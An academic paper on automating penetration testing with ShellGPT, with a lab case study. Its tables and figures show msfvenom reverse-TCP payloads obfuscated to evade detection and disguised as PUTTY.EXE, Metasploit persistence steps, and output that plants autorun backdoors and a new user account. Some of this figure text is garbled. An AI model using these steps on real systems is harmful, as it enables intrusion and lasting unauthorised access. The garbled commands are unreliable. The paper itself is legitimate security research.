



GAI-Driven Offensive Cybersecurity: Transforming Pentesting for Proactive Defence

Mounia Zaydi¹^a and Yassine Maleh²^b

¹ICL, Junia, Université Catholique de Lille, LITL, 59000, France

²Sultan Moulay Slimane University, Morocco

Keywords: GAI, Pentesting, Proactive Cybersecurity Defence, SGPT, Offensive Cybersecurity, Dynamic Payload Generation, Large Language Models, Vulnerability Assessment.

Abstract: Generative Artificial Intelligence (GAI), particularly Large Language Models (LLMs) like ShellGPT (SGPT), offers transformative potential in automating penetration testing (pentesting) tasks, enabling organizations to strengthen their cybersecurity defenses. This paper discusses the integration of GAI into pentesting workflows, covering phases such as reconnaissance, exploitation, and post-exploitation. GAI reduces manual effort by automating key tasks, such as dynamic payload generation and adaptive exploitation, which in turn accelerates the assessments and enhances the accuracy of vulnerability detection. Our case study will show how GAI-driven automation improves the efficiency of pentesting while reducing costs, thus making advanced security assessments available to organizations of all sizes. GAI integration will also overcome the pitfalls of traditional approaches that are intensive and expensive, hence putting small-scale organizations at risk. Application of GAI in virtualized environments provides a means to construct dynamic synthetic testbeds that further improve assessment robustness. These results prove that GAI can revolutionize pentesting into a scalable, adaptive, and cost-effective process. It concludes by emphasizing the role of GAI in democratizing proactive cybersecurity measures, making comprehensive security testing possible even for resource-constrained organizations.


1 INTRODUCTION


GAI is revolutionizing offensive cybersecurity by automating and enhancing pentesting tasks. Designed to analyze intricate patterns within datasets, GAI, particularly LLMs like SGPT, can generate synthetic data that mirrors real-world scenarios (Zaydi & Maleh, 2024). This capability significantly improves proactive cybersecurity defenses by automating reconnaissance, vulnerability discovery, and exploitation planning (Wang, 2024).

Traditional pentesting relies on manual processes, which are time-consuming, costly, and limited in scope (Halvorsen et al., 2024). By integrating GAI into pentesting workflows, these processes can be automated, increasing efficiency and effectiveness (Bengesi et al., 2024; Yigit, 2024). Specifically, SGPT aids in tasks such as reconnaissance, dynamic payload generation, privilege escalation, and adaptive

exploitation (Charfeddine et al., 2024). The automation of these tasks empowers security professionals to conduct thorough assessments more (Halvorsen et al., 2024) quickly and at a lower cost (Girhepuje et al., 2024). Furthermore, combining GAI with virtualized environments enables the creation of dynamic synthetic TCP/IP testbeds, enhancing the robustness of pentesting procedures (Halvorsen et al., 2024).

As cyber threats grow in sophistication and frequency, there is an urgent need for a more scalable, cost-effective, and efficient approach to pentesting. To address this challenge, we propose GAI-based pentesting as a transformative alternative. GAI-driven pentesting integrates AI-led implementations to automate portions of the pentesting process, using intelligent and creative autonomous ethical hacking systems. By reducing the manual workload, GAI-based approaches can lower costs and accelerate the

^a <https://orcid.org/0000-0002-7932-7940>

^b <https://orcid.org/0000-0003-4704-5364>

identification of vulnerabilities, making high-quality pentesting accessible to a broader range of organizations (Ayyaz & Malik, 2024). This approach aims to democratize proactive cybersecurity measures, ensuring that organizations of all sizes can benefit from advanced security assessments.

The main contributions of this paper are:

- Developing a GAI-driven pentesting framework using LLMs like SGPT to automate key pentesting tasks such as reconnaissance, exploit generation, and privilege escalation.
- Introducing a hybrid human-AI approach that enhances the scalability and efficiency of pentesting by reducing manual workload and improving vulnerability detection.
- Evaluating the framework's impact on real-world pentesting scenarios, demonstrating improvements in speed, accuracy, and cost-efficiency.

This paper is organized as follows: Section 2 outlines the problem statement, highlighting the need for scalable and cost-effective pentesting solutions. Section 3 presents related work, providing context and background on GAI's role in offensive cybersecurity. Section 4 details the proposed approach for integrating SGPT into pentesting workflows. Section 5 describes the methodology, including the experimental setup. Section 6 provides a case study illustrating GAI-driven automation in pentesting. Finally, Sections 7 and 8 present the discussion, conclusions, and future research directions.

2 RELATED WORKS

Offensive cybersecurity focuses on identifying vulnerabilities in systems and devices before adversaries can exploit them. The two primary groups of professionals in this field are penetration testers (white hat hackers) and red teams. Penetration testers identify and assess weaknesses within an organization's security posture, while red teams simulate real-world attack scenarios to evaluate the effectiveness of defenses under realistic conditions (Maleh, 2024).

The application and integration of LLM technology in penetration testing, ethical hacking, and vulnerability assessment is an emerging field of

research. Few studies discussed how to integrate LLM to automate pentesting (Raman et al., 2024).

As IT infrastructures grow more complex and cyber threats become more sophisticated, traditional pentesting methods are increasingly inadequate. Manual pentesting remains resource-intensive and time-consuming, making comprehensive security assessments accessible only to well-funded organizations. The manual process often results in low code and network coverage, leaving critical areas vulnerable to attack.

To address these limitations, integrating GAI into pentesting processes offers a transformative solution. LLMs like SGPT can automate key tasks such as reconnaissance, exploit generation, and privilege escalation, reducing the manual workload for cybersecurity professionals. By automating repetitive tasks and dynamically adapting to evolving threats, GAI-driven tools increase efficiency, improve coverage, and provide real-time insights. These capabilities enable cybersecurity teams to detect vulnerabilities more comprehensively and adapt quickly to new threat landscapes (Gupta et al., 2023; Iqbal et al., 2023; Nong et al., 2024)

In their research study, Happe et al. (Happe & Cito, 2023) explored the use of Generative Pre-trained Transformer 3.5 (GPT-3.5) for creating high-level penetration testing plans and performing low-level tasks with an autonomous AI agent, AutoGPT. The agent breaks down tasks into subtasks, all sharing the same memory state. The authors found that the AI-generated attack vectors were highly realistic. For low-level tasks, they set up a vulnerable Linux virtual machine and used a Python script to gain root access by having the AI agent continuously prompted to simulate a low-level user. This iterative process allowed the AI agent to successfully gain root access multiple times.

Li et al. (J. Li et al., 2023) evaluated the performance of ChatGPT (GPT-4) in identifying software security vulnerabilities in a vulnerable-by-design web application used for a university course in software security. In a white-box testing setup, ChatGPT successfully detected 20 out of 28 developer-planted vulnerabilities and also identified 4 additional vulnerabilities not planted by the developers, though it reported 3 false positives. Nong et al. compared the performance of three different LLMs in finding software vulnerabilities using five prompting techniques, including zero-shot, few-shot, CoT, and their own vulnerability semantic guided prompting. Their custom technique outperformed the others in vulnerability detection. In a similar study, Deng et al. (Deng et al., 2023) explored the

application of LLMs in automating penetration testing. Their experiment using GPT-3.5, GPT-4, and Google's Bard found sub-task completion rates of 23.07%, 47.80%, and 27.47%, respectively. They observed that while LLMs could successfully complete many sub-tasks, they struggled with long, multi-step penetration tests due to losing track of progress or focusing too much on recent steps. To improve LLM use in penetration testing, they developed a tool leveraging GPT-4, where penetration testers set goals and report task outputs, allowing the LLM to guide further actions in a continuous feedback loop until a vulnerability is exploited or progress stalls.

3 METHODOLOGY

SGPT enhances offensive cybersecurity by automating critical tasks within pentesting. Unlike traditional methods, which rely on time-consuming and costly manual processes, SGPT streamlines reconnaissance, exploitation, and post-exploitation activities, improving efficiency and scope (Deng et al., 2023). By integrating GAI into pentesting workflows, organizations can improve efficiency, reduce manual workloads, and achieve more comprehensive vulnerability assessments. The proposed system leverages SGPT to automate critical pentesting tasks such as network reconnaissance, exploit generation, privilege escalation, and dynamic payload creation (S. Li et al., 2024). Unlike conventional methods that require extensive user interaction, GAI-driven tools autonomously generate and execute scripts, analyze network traffic, and identify potential security weaknesses in real time (Hilario et al., 2024; Wang, 2024)). In addition to automating routine tasks, GAI enhances pentesting through synthetic data generation. LLMs can simulate diverse attack scenarios by generating realistic datasets, enabling more comprehensive testing of network defenses under various conditions. This approach addresses the biases and limitations of traditional tools, which often rely on predefined exploit libraries and static methodologies. Moreover, integrating virtualized network environments with GAI allows models to be trained with real-time data, improving their adaptability to different network configurations (e.g., varying latency, bandwidth). These models dynamically adjust to emerging threat patterns, ensuring pentesting remains effective against evolving cyber threats. By adopting GAI-enhanced pentesting workflows, organizations can:

- Automate reconnaissance and data collection for faster vulnerability identification.
- Dynamically generate customized exploits and payloads.
- Simulate advanced adversarial attacks to test network resilience.
- Reduce the time and cost associated with traditional pentesting.

This integration empowers cybersecurity professionals to stay ahead of malicious actors, enhancing proactive defense strategies and making robust security assessments accessible to a wider range of organizations. The pentesting process can be broken down into distinct phases, each of which benefits from SGPT integration. The key phases are as follows:

1. **Reconnaissance:** Automates OSINT data collection and Target profiling.
2. **Scanning and Vulnerability Assessment:** Provides real-time vulnerability detection and risk prioritization.
3. **Exploitation:** Generates dynamic payloads and adapts exploits to target defenses.
4. **Post-Exploitation:** Automates privilege escalation and ensures persistent access.
5. **Reporting:** Delivers comprehensive documentation and actionable security insights.

Table 1 illustrates how SGPT-driven GAI enhances each phase of the pentesting workflow. It provides a breakdown of the roles GAI plays during these phases, along with specific example prompts that can be used to automate tasks effectively.

4 USE CASE

In this research, a structured methodology was implemented to investigate how SGPT can enhance pentesting exercises by automating and dynamically adapting key tasks. This section details the preparatory steps undertaken, the selection of appropriate tools, and the configuration of a secure virtual environment designed to simulate real-world attack scenarios effectively.

Table 1: Integration of GAI with pentesting phases using SGPT prompts.

Phase	Description	Role of GIA	Example SGPT Prompt
1. Reconnaissance	Automating OSINT tasks and initial data gathering to identify target details such as location, server info, and vulnerabilities.	GAI automates tasks like DNS resolution, WHOIS queries, SSL info gathering, and intelligent wordlist ranking, reducing the time and effort required.	sgpt --shell "Generate a script to perform DNS resolution, WHOIS lookup, and SSL certificate info gathering for the domain example.com."
2. Scanning and Vulnerability Assessment	Identifying and profiling network hosts, software inventorying, and detecting vulnerabilities or misconfigurations.	GAI enables real-time analysis and prioritization of vulnerabilities, reducing false positives and evading detection techniques.	sgpt --shell "Create a command to scan for open ports and known vulnerabilities on 192.168.1.0/24 using Nmap."
3. Exploitation	Generating custom payloads and dynamically adjusting them based on target defenses.	GAI generates diverse payloads on demand, adapting to defenses, and bypassing intrusion detection systems by varying attack patterns.	sgpt --shell "Generate an msfvenom payload for a Windows system with reverse TCP, using shikata_ga_nai encoder for obfuscation."
4. Post-Exploitation	Gaining and maintaining elevated privileges to access deeper system resources and data.	GAI automates privilege escalation by identifying misconfigurations and memory corruption vulnerabilities in Windows and Linux systems.	sgpt --shell "Suggest a method to escalate privileges on a Windows system with misconfigured services."
5. Reporting	Comprehensive documentation of findings, vulnerabilities, and recommendations for remediation.	GAI generates detailed, customized reports, providing actionable insights and maintaining a cybersecurity feedback loop.	sgpt --shell "Create a summary report template for a penetration test, including sections for vulnerabilities, exploitation methods, and remediation steps."

4.1 Preparation

To efficiently integrate SGPT into the pentesting workflow, several preparatory steps were taken, including selecting the appropriate AI model, setting up a secure virtualized environment, and ensuring seamless interaction with SGPT's API.

4.1.1 Selection of the GAI Model

The first stage involved identifying a suitable GAI model. For this experiment, SGPT was chosen due to its advanced command-line interaction capabilities, real-time adaptability, and extensive training on diverse datasets. SGPT's ability to generate clear, contextually relevant shell commands makes it an ideal tool for aiding pentesting exercises where precision and adaptive responses are crucial. SGPT assists in tasks such as:

- **Reconnaissance:** Automating OSINT tasks and initial data gathering.
- **Exploitation:** Generating dynamic payloads and adjusting based on target defenses.

- **Post-Exploitation:** Automating privilege escalation and persistence mechanisms.

SGPT's real-time text generation and scripting capabilities enhance various phases of pentesting by suggesting effective commands, adapting payloads dynamically, and providing insights based on evolving contexts (Hilario et al., 2024).

4.1.2 Preparation of the Pentesting Environment

To create a secure and isolated environment for testing, Oracle VM VirtualBox was used as the virtualization platform. This setup allowed the creation of a controlled virtualized network on the host machine. The environment included:

- **Kali Linux Virtual Machine (VM):** The primary attacker's workstation is equipped with pre-installed pentesting tools such as Nmap, Metasploit, and Hydra.
- **Target Systems:** A vulnerable Windows 7 SP1 64-bit machine configured with exploitable SMB vulnerabilities.

- Linux servers and database systems: These emulate diverse real-world infrastructures.
- Virtual Network: The systems were interconnected using virtual switches and routers to simulate realistic network conditions and architectures.

This architecture provided a fully isolated and secure environment to simulate real-world pentesting scenarios, allowing for safe testing of exploitation techniques, privilege escalation, and persistence mechanisms in a structured manner. The virtual pentesting lab architecture is illustrated in Figure 1 below, which visually represents the setup and connections between the attacker's VM and the target systems.




Figure 1: Virtual pentesting Lab architecture.

4.1.3 Integration of GAI into the Pentesting Workflow

The final step in the preparation process was integrating SGPT's API into the pentesting environment. This integration was achieved using SGPT, a Python-based command-line interface (CLI) tool that allows seamless interaction with SGPT. This setup streamlined interactions with common pentesting tools such as:

- Nmap for network scanning.
- Metasploit Framework for exploit generation and post-exploitation activities.
- Hydra for brute-force password attacks.

This integration allowed SGPT to:

- Generate and execute shell commands dynamically based on real-time analysis of tool outputs.
- Automate routine tasks such as reconnaissance, scanning, and payload creation.
- Interpret results and suggest next steps based on contextual insights.

By embedding SGPT directly into the CLI, penetration testers could automate the generation and

execution of commands without relying on web interfaces. This enhanced workflow efficiency by:

- Reducing Manual Effort: Automating time-consuming tasks like data gathering, script generation, and result interpretation.
- Real-Time Analysis: Providing immediate feedback and suggestions for the next steps based on tool outputs.
- Contextual Adaptation: Dynamically adapting payloads and tactics based on evolving scenarios.

5 EXPERIMENTATION

In this section, we conduct a practical case study to demonstrate the integration of SGPT, within the pentesting lifecycle. This experiment focuses on the key phases of exploitation and post-exploitation, illustrating how GAI can automate and enhance pentesting tasks, such as gaining access to a target system and maintaining persistent control over it. The steps involve generating custom payloads, establishing connections, and automating persistence mechanisms, all facilitated by SGPT.

5.1 Case Study: Automated Exploitation and Persistence with GAI

5.1.1 Phase: Exploitation – Gaining Access

In this phase, the objective is to gain access to the target system by generating and deploying a custom payload. The payload is created using the msfvenom tool, which produces a malicious executable designed to establish a reverse TCP connection. To evade detection, the payload is obfuscated with the shikata_ga_nai encoder and saved as PUTTY.EXE. This obfuscation technique helps bypass signature-based intrusion detection systems.

This process is illustrated in Figure 2, which shows the creation of a custom payload for Windows systems.

```

msf5kali ~$ msfvenom -t windows -p windows -e shikata_ga_nai -i 1 -t putty.exe -f
msf5kali ~$ msfvenom -t windows -p windows -e shikata_ga_nai -i 1 -t putty.exe -f
[Execute, [Describe, [Abort] 6
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=1)
x86/shikata_ga_nai succeeded with size 488 (iteration=2)
x86/shikata_ga_nai succeeded with size 435 (iteration=3)
x86/shikata_ga_nai Chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 1490288 bytes
Saved as: PUTTY.EXE

```

Figure 2: Generating a custom Payload with Msfvenom.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > 
```

[illegible]

5.1.2 Phase: Post-Exploitation – Persistence

When necessary, the backgrounded session can be brought back into the foreground using the `sessions -l` command to list active sessions, followed by `sessions -i <session_id>` to interact with the desired session. This ensures continuous control over the compromised machine while facilitating seamless task execution. This process is depicted in (Figure 6), which shows listing and resuming a background session.

```

1 [root@kali:~]# curl -s https://raw.githubusercontent.com/0x00sec/0x00sec/master/0x00sec.py -o 0x00sec.py
2 # python3 -> wget http "Put the Meterpreter shell in the background to execute the persistence module"
3 To put the Meterpreter shell in the background and execute the persistence module, follow these steps:
4
5 1. Background the Meterpreter Session:
6     • In the Meterpreter shell, type the command:
7
8         background
9
10    • This will return you to the msfconsole prompt.
11
12 2. Load the Persistence Module:
13    • Use the persistence module by typing:
14
15        use post/windows/manage/persistence
16
17
18 3. Set Required Options:
19    • Set the session ID and other required options:
20
21        set SESSION <session_id>
22        set LHOST <local_ip>
23        set LPORT <local_port>
24
25
26 4. Execute the Module:
27    • Run the module with:
28
29        run
30
31 This will create a persistent backdoor on the target system. Always ensure you have authorization to perform these actions.

```

```
[PS]C:\> background  
[+] Backgrounding session 1 ...  
[*] Exploiting (cmd) -> > exploit/windows/local/persistence  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
[*] Using LHOST=10.10.10.10 as LURI.  
session =>  
[*] exploit(windows/local/persistence) : run
```

>

```
[+] Running persistent module against MZAVD-PC to C:\Users\Mayad\AppData\LocalTemp\vhc\QWvGqUJRUzGO...  
[-] Persistent VBS script written by MZAVD-PC to C:\Users\Mayad\AppData\LocalTemp\vhc\QWvGqUJRUzGO.vbs  
[*] Localized powershell command: Windows Registry\net user /add /password:Qwerty! /exempt /domain  
[-] Installed autorun on MZAVD-PC as HCUSoftware\Microsoft\Windows\CurrentVersion\Run\QWVjGUJRuzGO  
[*] Clean up Meterpreter RC file: root/.root/.files/persistence/MZAVD-PC_26241285_295A/MZAVD-PC_26241285_295A.rc  
[+]
```

This ensures that even if the system restarts, the attacker can regain access without needing to exploit vulnerability again. The persistence module is configured by specifying the session ID, LHOST, and LPORT before executing the module to establish a persistent reverse shell connection.

To maintain persistent access, the persistence module (exploit/windows/local/persistence) writes a script to the target machine's startup configuration. This script creates an autorun registry key that triggers the reverse shell automatically upon system reboot, ensuring the backdoor remains active.

```

[metasploit>root@kali:~#]
[metasploit>] sspgt "bring the Meterpreter session back from the background and interact with it."
To bring a Meterpreter session back from the background and interact with it, you can use the sessions command in
Metasploit. Here's how you can do it:

1 List all active sessions to find the session ID:

sessions -l

2 Once you have the session ID, interact with the desired session using:

sessions -i <session_id>

Replace session_id with the actual ID of the session you want to interact with. This will bring the session to the
foreground, allowing you to execute Meterpreter commands.

```

6 DISCUSSIONS

431

combined with stagnant time availability for proactive measures, leaves security professionals stretched thin as they strive to stay ahead of evolving threats. To address these challenges, GAI offers a transformative solution by automating critical phases of pentesting, making security assessments faster, more affordable, and more comprehensive.

During reconnaissance, GAI can automate OSINT data gathering, such as identifying a target's company profile, server configurations, and potential vulnerabilities. This automation drastically reduces the time required for initial data collection and minimizes the risk of overlooking critical information. In the scanning and vulnerability assessment phase, GAI helps address the overwhelming data generated by traditional scanners by analyzing results in real time, identifying patterns, and prioritizing vulnerabilities based on risk. This capability improves efficiency by allowing security teams to focus on the most critical threats first.

In the exploitation phase, GAI enhances payload generation by dynamically tailoring exploits to a target's specific defenses, effectively evading intrusion detection systems. The adaptability of GAI ensures that payloads can adjust to changing defenses, offering realistic simulations of adversarial tactics. In the post-exploitation phase, GAI automates privilege escalation and persistence mechanisms, enabling deeper vulnerability identification while freeing analysts to focus on interpreting results and planning mitigation strategies. The process concludes with GAI-generated reports that provide detailed, actionable insights, facilitating continuous improvement in security posture.

However, the integration of GAI introduces several challenges and risks that must be carefully managed. Ethical concerns arise from the potential misuse of these tools by malicious actors, necessitating clear guidelines and human oversight to ensure responsible use. Additionally, technical challenges such as minimizing biases, adapting to open-world environments, and implementing effective feedback mechanisms must be addressed to improve accuracy and reliability. By establishing ethical frameworks and maintaining regular human validation, organizations can mitigate these risks while harnessing the benefits of GAI-driven automation.

Ultimately, balancing the power of GAI with ethical considerations and technical refinements ensures that cybersecurity defenses remain robust, adaptable, and resilient against evolving threats. This approach allows security teams to think like adversaries, act proactively, and remain efficient in an

increasingly complex threat landscape. By leveraging GAI responsibly, organizations can stay one step ahead of malicious actors and maintain a robust defense posture.

7 CONCLUSIONS

Integrating GAI, especially models like SGPT, into automated pentesting offers a transformative solution to address the growing challenges of cyber threats and the shortage of skilled cybersecurity professionals. By automating key tasks such as reconnaissance, vulnerability assessment, and exploit generation, GAI enhances efficiency, reduces manual effort, and improves the comprehensiveness of security evaluations. Our case study showed that SGPT-driven automation enables faster and more thorough vulnerability detection. However, ethical concerns regarding misuse highlight the need for robust guidelines and human oversight. Future research should refine human-AI feedback loops, mitigate AI biases, and develop ethical frameworks to ensure responsible deployment of GAI tools, promoting a more secure and resilient digital future.

REFERENCES

- Ayyaz, S., & Malik, S. M. (2024). A Comprehensive Study of Generative Adversarial Networks (GAN) and Generative Pre-Trained Transformers (GPT) in Cybersecurity. *2024 Sixth International Conference on Intelligent Computing in Data Sciences (ICDS)*, 1–8.
- Bengesi, S., El-Sayed, H., Sarker, M. K., Houkpati, Y., Irungu, J., & Oladunni, T. (2024). Advancements in Generative AI: A Comprehensive Review of GANs, GPT, Autoencoders, Diffusion Model, and Transformers. *IEEE Access*.
- Charfeddine, M., Kammoun, H. M., Hamdaoui, B., & Guizani, M. (2024). Chatgpt's security risks and benefits: offensive and defensive use-cases, mitigation measures, and future implications. *IEEE Access*.
- Deng, G., Liu, Y., Mayoral-Vilches, V., Liu, P., Li, Y., Xu, Y., Zhang, T., Liu, Y., Pinzger, M., & Rass, S. (2023). Pentestgpt: An llm-empowered automatic penetration testing tool. *ArXiv Preprint ArXiv:2308.06782*.
- Girhepuje, S., Verma, A., & Raina, G. (2024). A Survey on Offensive AI Within Cybersecurity. *ArXiv Preprint ArXiv:2410.03566*.
- Gupta, M., Akiri, C., Aryal, K., Parker, E., & Praharaj, L. (2023). From chatgpt to threatgpt: Impact of generative ai in cybersecurity and privacy. *IEEE Access*.
- Halvorsen, J., Izurieta, C., Cai, H., & Gebremedhin, A. (2024). Applying generative machine learning to

- intrusion detection: A systematic mapping study and review. *ACM Computing Surveys*, 56(10), 1–33.
- Happe, A., & Cito, J. (2023). Getting pwn'd by ai: Penetration testing with large language models. *Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2082–2086.
- Hilario, E., Azam, S., Sundaram, J., Imran Mohammed, K., & Shanmugam, B. (2024). Generative AI for pentesting: the good, the bad, the ugly. *International Journal of Information Security*, 23(3), 2075–2097.
- Iqbal, F., Samsom, F., Kamoun, F., & MacDermott, Á. (2023). When ChatGPT goes rogue: exploring the potential cybersecurity threats of AI-powered conversational chatbots. *Frontiers in Communications and Networks*, 4, 1220243.
- Li, J., Meland, P. H., Notland, J. S., Storhaug, A., & Tysse, J. H. (2023). Evaluating the impact of chatgpt on exercises of a software security course. *2023 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM)*, 1–6.
- Li, S., Tian, Z., Sun, Y., Zhu, H., Zhang, D., Wang, H., & Wu, Q. (2024). Low-code penetration testing payload generation tool based on msfvenom. *Third International Conference on Advanced Manufacturing Technology and Electronic Information (AMTEI 2023)*, 13081, 206–210.
- Maleh, Y. (2024). *Web application PenTesting: A comprehensive Guide for professionals*. CRC Press.
- Nong, Y., Aldeen, M., Cheng, L., Hu, H., Chen, F., & Cai, H. (2024). Chain-of-thought prompting of large language models for discovering and fixing software vulnerabilities. *ArXiv Preprint ArXiv:2402.17230*.
- Raman, R., Calyam, P., & Achuthan, K. (2024). ChatGPT or Bard: Who is a better Certified Ethical Hacker? *Computers & Security*, 140, 103804.
- Wang, M. (2024). Generative AI: A New Challenge for Cybersecurity. *Journal of Computer Science and Technology Studies*, 6(2), 13–18.
- Yigit, G. (2024). Development of Artificial Intelligence Technologies and Language Learning. *Artificial Intelligence in Educational Research*, 1(1), 54–64.
- Zaydi, M., & Maleh, Y. (2024). Empowering Red Teams with Generative AI: Transforming Penetration Testing Through Adaptive Intelligence. *EDPACS*, 1–26. <https://doi.org/10.1080/07366981.2024.2439628>